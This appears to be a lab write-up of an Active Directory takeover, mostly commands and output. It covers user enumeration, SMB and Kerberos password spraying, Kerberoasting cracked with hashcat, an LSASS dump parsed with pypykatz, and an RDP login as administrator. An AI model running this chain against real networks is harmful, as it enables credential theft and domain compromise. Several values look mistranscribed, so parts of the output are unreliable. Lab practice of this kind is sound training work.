

Report

General Information

IP address	10.15.0.107
Open Ports	53,88,135,139,389,445,464,593,636,3268,3269,3389,5357,5985,

Report

▼ Enumerate users/hash and Crack hash

```
> nmap -A -sVC 10.15.0.107
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-11 15:45 +0500
Nmap scan report for 10.15.0.107
Host is up (0.037s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      (generic dns response: SERVFAIL)
|_fingerprint-strings:
|   DNS-SD-TCP:
|     _services
|     _dns-sd
|     _udp
|     local
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-12-11 18:45:33Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: NEXUS.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswds?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: NEXUS.local, Site: Default-First-Site-Name)
3389/tcp  open  rdp         Microsoft Terminal Services
|_ssl-date: 2025-12-12T18:46:03+00:00; +7h59m59s from scanner time.
|_ssl-cert: Subject: commonName=WK100_NEXUS.local
| Not valid before: 2025-12-10T22:36:17
| Not valid after:  2026-06-11T22:36:17
| rdp-ntlm-info:
|   Target_Name: NEXUS
|   NetBIOS_Domain_Name: NEXUS
|   NetBIOS_Computer_Name: WK100
|   DNS_Domain_Name: NEXUS.local
|   DNS_Computer_Name: WK100_NEXUS.local
|   DNS_Tree_Name: NEXUS.local
|   Product_Version: 10.0.20248
|_ System_Time: 2025-12-12T18:45:53+00:00
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

nmap -A -sVC 10.15.0.107

```
crackmapexec smb 10.15.0.107
> enum4linux -U 10.15.0.107 | grep "user:" | cut -f2 -d "[" | cut -f1 -d "]"
Can't load /etc/samba/smb.conf - run testparm to debug it
Administrator
Guest
krbtgt
a.turner
b.cooper
c.morgan
d.mitchell
e.parker
f.lee
g.bennett
h.quinn
j.brooks
k.adams
svc_sqlserver
svc_webservice
svc_fileserver
svc_backup
```

```
enum4linux -U 10.15.0.107 | grep "user:" | cut -f2 -d "[" | cut -f1 -d "]"
```

```
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\j.brooks:trigger STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\k.adams:trigger STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\svc_sqlserver:trigger STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\svc_webservice:trigger STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\svc_fileserver:trigger STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\svc_backup:trigger STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\administrator:sunshine STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\guest:sunshine STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\krbtgt:sunshine STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\a.turner:sunshine STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\b.cooper:sunshine STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\c.morgan:sunshine STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\d.mitchell:sunshine STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\e.parker:sunshine STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\f.lee:sunshine STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\h.quinn:sunshine STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\j.brooks:sunshine STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\k.adams:sunshine STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\svc_sqlserver:sunshine STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\svc_webservice:sunshine STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\svc_fileserver:sunshine STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\svc_backup:sunshine STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\administrator:chocolate STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\guest:chocolate STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\krbtgt:chocolate STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\a.turner:chocolate STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\b.cooper:chocolate STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\c.morgan:chocolate STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\d.mitchell:chocolate STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\e.parker:chocolate STATUS_LOGON_FAILURE
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SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\svc_fileserver:chocolate STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\svc_backup:chocolate STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\administrator:password1 STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\guest:password1 STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\krbtgt:password1 STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\j.brooks:password1 STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [-] NEXUS.local\k.adams:password1 STATUS_LOGON_FAILURE
SMB    10.15.0.107    u45    WK100    [+] NEXUS.local\b.cooper:password1
```

```
sudo crackmapexec smb 10.15.0.107 -u user.list -p password.txt
```

```
> kerbrute passwordspray -d NEXUS.local --dc 10.15.0.107 user.list password1

Version: dev (n/a) - 12/12/25 - Ronnie Flathers @ropnop

2025/12/12 17:08:17 > Using KDC(s):
2025/12/12 17:08:17 > 10.15.0.107:88

2025/12/12 17:08:17 > [+] VALID LOGIN WITH ERROR:      b.cooper@NEXUS.local:password1 (Clock skew is too great)
2025/12/12 17:08:17 > Done! Tested 16 logins (1 successes) in 0.401 seconds
```

```
kerbrute passwordspray -d NEXUS.local --dc 10.15.0.107 user.list password1
```

```
sudo crackmapexec smb 10.15.0.107 -u b.cooper -p password1 --shares
CrackMapExec is deprecated and has been replaced by NetExec.
This binary is just an alias for netexec command.

SMB 10.15.0.107 445 WK100 [*] Windows Server 2022 Build 20348 x64 (name:WK100) (domain:NEXUS.local) (signing=True) (SMBv1:None) (Null Auth:True)
SMB 10.15.0.107 445 WK100 [*] NEXUS.local\b.cooper:password1
SMB 10.15.0.107 445 WK100 [*] Enumerated shares
SMB 10.15.0.107 445 WK100 Share Permissions Remark
SMB 10.15.0.107 445 WK100 -----
SMB 10.15.0.107 445 WK100 ADMINTNS$ Remote Admin
SMB 10.15.0.107 445 WK100 Audit Security Audit Files
SMB 10.15.0.107 445 WK100 Audit$ Security Audit Files (Hidden)
SMB 10.15.0.107 445 WK100 C$ Default share
SMB 10.15.0.107 445 WK100 IPC$ READ Remote IPC
SMB 10.15.0.107 445 WK100 NETLOGON READ Logon server share
SMB 10.15.0.107 445 WK100 Public READ,WRITE Public Share
SMB 10.15.0.107 445 WK100 SYSVOL READ Logon server share
```

```
sudo crackmapexec smb 10.15.0.107 -u b.cooper -p password1 --shares
```

```

File Edit View Search Terminal Help
318bbf63b0022e97c3926ebbb2386a172d01105b268041f39bf95e54a70733166b0a17b960a320cf691cfecbdc3e0d888d0d451c72b470135eceaaacd2a8928c14d0d
cb993c682c0dec5e6d77dc7aa2a94a08f3b0fa784b11420add57ff5e9770603647ba639f7c35254ddb3443e5dda3387ae90a2999a2f8e9f68359745ad5faae07759
1f89701b4455ff26bc6f480d7ea229df92b1b57fa458626c2bd0fa84099296ad388ede7072912f587335cf5bf08e3ad6bf821e87067e6b2b12f7bedfeaba532e5a129
7ef0d5a0f225af9dddf7d6f818c99b72a020fc55ff257b86adc71e478414fbe6ce287a78d7ed490d79b01ae64900b2fa421b3f7d5699272afb9551080b06c76b591bc
afbaea2462ea6e237e55c2f8cf2a3deb4b109010f13a06ef0c2ec9016bff70a082448c7e599975af90c5f16d423004dc3cd75209fde755d7789bcf4253f676f1074
445abc7bda69ac6d2ee284a0e531a70a63286cd267e640f3164867218d8046b107c3b16318b37d6d2eefdc40606eb16a1630f08c4d758a6691e5d2ec6e1caccdde08ae
f495d515209285eea588728fa474cf1577bd3b9cc1b532b484966e9e188d42b2b9d28e64cdec686457964e4c18718069e6140c4b15f979ff0d690ab0201a6e0c34724a
09da44a20b0bd9a42fd437637e87e2e9e4c9677b94f85fbe3bcd257a52b0d3888d52ce66906a8948875bc500ee028fa6961dd62ff38cb710eed276df370824fa171f
73012d43bd2a2ae8593d0e5581d97f3cb2fc999d15bc77ece5f13aebe98f5005c6cad5cea673de7c21a051e84f63daeeff1b7d8f46e:princess1

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target....: $krbtgs$23*$svc_backup$NEXUS.LOCAL$NEXUS.local/svc...d8f46e
Time.Started...: Fri Dec 12 06:58:49 2025 (0 secs)
Time.Estimated...: Fri Dec 12 06:58:49 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#2.....: 783.0 KH/s (1.63ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2048/14344385 (0.01%)
Rejected.....: 0/2048 (0.00%)
Restore.Point...: 0/14344385 (0.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator

```

hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt

```

> cat password_bak
srv_sqlserver:trustno1
srv_fileserver:coldplay14
srv_webservice:michelle1
srv_backup:princess1

```

srv_sqlserver:trustno1
srv_fileserver:coldplay14
srv_webservice:michelle1
srv_backup:princess1

▼ Shell

```

> smbclient \\\\10.15.0.107/Audit$ -U svc_fileserver
Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\svc_fileserver]:
Try "help" to get a list of possible commands.
smb: \> dir
.
..
2024_Q1_Review D 0 Fri Dec 12 10:57:25 2025
2024_Q2_Review D 0 Fri Dec 12 10:57:25 2025
2024_Q3_Review D 0 Fri Dec 12 10:57:25 2025
Compliance_Reports D 0 Fri Dec 12 10:57:25 2025
Memory_Dumps D 0 Fri Dec 12 13:17:21 2025
Network_Scan_Results D 0 Fri Dec 12 10:57:25 2025
Password_Audit D 0 Fri Dec 12 10:57:25 2025
Security_Assessment D 0 Fri Dec 12 10:57:25 2025


12946687 blocks of size 4096. 9635873 blocks available

smb: \> exit
> smbclient \\\\10.15.0.107/Audit -U svc_fileserver
Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\svc_fileserver]:
Try "help" to get a list of possible commands.
smb: \> dir
.
..
2024_Q1_Review D 0 Fri Dec 12 10:57:25 2025
2024_Q2_Review D 0 Fri Dec 12 10:57:25 2025
2024_Q3_Review D 0 Fri Dec 12 10:57:25 2025
Compliance_Reports D 0 Fri Dec 12 10:57:25 2025
Memory_Dumps D 0 Fri Dec 12 13:17:21 2025
Network_Scan_Results D 0 Fri Dec 12 10:57:25 2025
Password_Audit D 0 Fri Dec 12 10:57:25 2025
Security_Assessment D 0 Fri Dec 12 10:57:25 2025

12946687 blocks of size 4096. 9635873 blocks available

smb: \> get *
NT_STATUS_OBJECT_NAME_INVALID opening remote file \*
smb: \>

```



```
> pypykatz lsa minidump lsass.DMP
INFO:pypykatz:Parsing file lsass.DMP
FILE: lsass.DMP =====
== LogonSession ==
session_id 14071222 (d6b5b6)
session_id 0
username WK100$
domainname NEXUS
logon_server
logon_time 2025-12-12T08:16:38.251019+00:00
sid S-1-5-18
luid 14071222
    == Kerberos ==
        Username: WK100$
        Domain: NEXUS.LOCAL
== LogonSession ==
authentication_id 13986856 (d56c28)
session_id 0
username Administrator
domainname NEXUS
logon_server
logon_time 2025-12-12T08:15:45.265077+00:00
sid S-1-5-21-2666113447-2041371424-1304310785-500
luid 13986856
== LogonSession ==
authentication_id 432034 (697a2)
session_id 2
username UMFD-2
domainname NEXUS
logon_server
logon_time 2025-12-11T22:42:03.523593+00:00
sid S-1-5-96-0-2
luid 432034
    == MSV ==
        Username: WK100$
        Domain: NEXUS
        LM: N/A
        NTLM: A76606d84fbcc5d27b2f7b9f52fd8d42
        SHA1: 38110b2a24c153fb943eca79717335cd955e5d0
        DPAPI: 0000000000000000000000000000000000000000000000000000000000000000
== WDigest [697a2] ==
username WK100$
domainname NEXUS
password 94ead05cb28b63893ec3241874d9523fb3bf532c420e2ac2ff09581fbebe7fb3a3a8ea85e6f9756fe0e1683c9bfe12e69f5634ebde7bc8d182ff294edd35bdf193e1b3c1fcde011ddcddeb8a7c5594077388c
4f1f42d55e11cff7515b553cbd9abe02c1140f88085ef96a995e7e9299120ae161ed21f33ec131546dc3c987938a18a2a2071ef534366541573772841eeebf0a62825659a58a62d9b0a1d70b1a473424b38b7c5d9e15f3799e3
4f1f42d55e11cff7515b553cbd9abe02c1140f88085ef96a995e7e9299120ae161ed21f33ec131546dc3c987938a18a2a2071ef534366541573772841eeebf0a62825659a58a62d9b0a1d70b1a473424b38b7c5d9e15f3799e3
```

```
> pypykatz lsa minidump lsass.DMP | grep Admin
INFO:pypykatz:Parsing file lsass.DMP
username Administrator
username Administrator
    Username: Administrator
    username Administrator
    password Admin@123
    Username: Administrator
    username Administrator
    password Admin@123
```

```

Recycle Bin
Administrator: Command Prompt
C:\Users\Administrator\Desktop>whoami
nexus\administrator
C:\Users\Administrator\Desktop>_

```

```

masterkey 46370885f5c712cb9aaF2e9a012d99cc462c356e81b5ba3367b08bbe2e1412d207db08
61e9b2c7b745321070096118b0f95050fb0a06306a314b18c7219ea83
    shal_masterkey 070f157f3408a7a09fe3d1fbfa71d150140ad54b
    == DPAPI [3e7]==
        luid 999
        key_guid aeecfd74-0ad4-476f-94db-94f9ed195b17e
        masterkey 52923f5da243f51890902b63f35159cdd665d9c09f26c955f4fa3921ae151f3910902
d3d6b4a29e729e72be7468b53081751b1c3e2073bc4d963fe3f0d3120
    == DPAPI [3e7]==
        luid 999
        key_guid 6ddaa8734-554a-4091-a843-f09051bcc7a0
        masterkey a34e8c19c76bf584f725429758938a038cf6d87f92d8526c5632e696e886d1bb11659d
b55b51f2b260d84307335ec6a5863b520a186517104a34164e51665d6d
    shal_masterkey d3e2b68152479320e08e3fc2b565a28e663c4
    == DPAPI [3e7]==
        luid 999
        key_guid 0169d109-3a04-476a-9b73-5761c14e5092
        masterkey cdd79438029ce4fcdf83b3b6f8cbd3b2a8a1a325da12afe185d91b65bd54fc6cb32c2
cb14de293bc24177051aa82fcd3d1a5fc3b8fafabfc8f797d96ec73b8d
    shal_masterkey be360ba79c6c8f43946e772be00c979d87814e6c

> pypykatz lsa minidump lsass.DMP | grep Admin
INFO:pypykatz:Parsing file lsass.DMP
username:Administrator
username:Administrator
username:Administrator
username:Administrator
password:Admin@123
password:Admin@123
password:Admin@123
password:Admin@123

```

```

xfreerdp /u:Administrator /p:'Admin@123' /v:10.15.0.107 /dynamic-resolution
[02:48:13:709] [2924u1:2924u2] [WARNING][com.freerdp.crypto] - Certificate verification failed: self-signed certificate (18) at stack position 0
[02:48:13:709] [2924u1:2924u2] [WARNING][com.freerdp.crypto] - CN = Wk100.NEXUS.local
[02:48:15:219] [2924u1:2924u2] [INFO][com.freerdp.gdi] - Local framebuffer format P_X_EL_FORMAT_BGR32
[02:48:15:219] [2924u1:2924u2] [INFO][com.freerdp.gdi] - Remote framebuffer format P_X_EL_FORMAT_BGR32
[02:48:15:219] [2924u1:2924u2] [INFO][com.freerdp.channels.rdpnsd.client] - [static] Loaded fake backend for rdpnsd
[02:48:15:219] [2924u1:2924u2] [INFO][com.freerdp.channels.drdrnvnc.client] - Loading Dynamic Virtual Channel rdqfx
[02:48:15:219] [2924u1:2924u2] [INFO][com.freerdp.channels.drdrnvnc.client] - Loading Dynamic Virtual Channel disp

```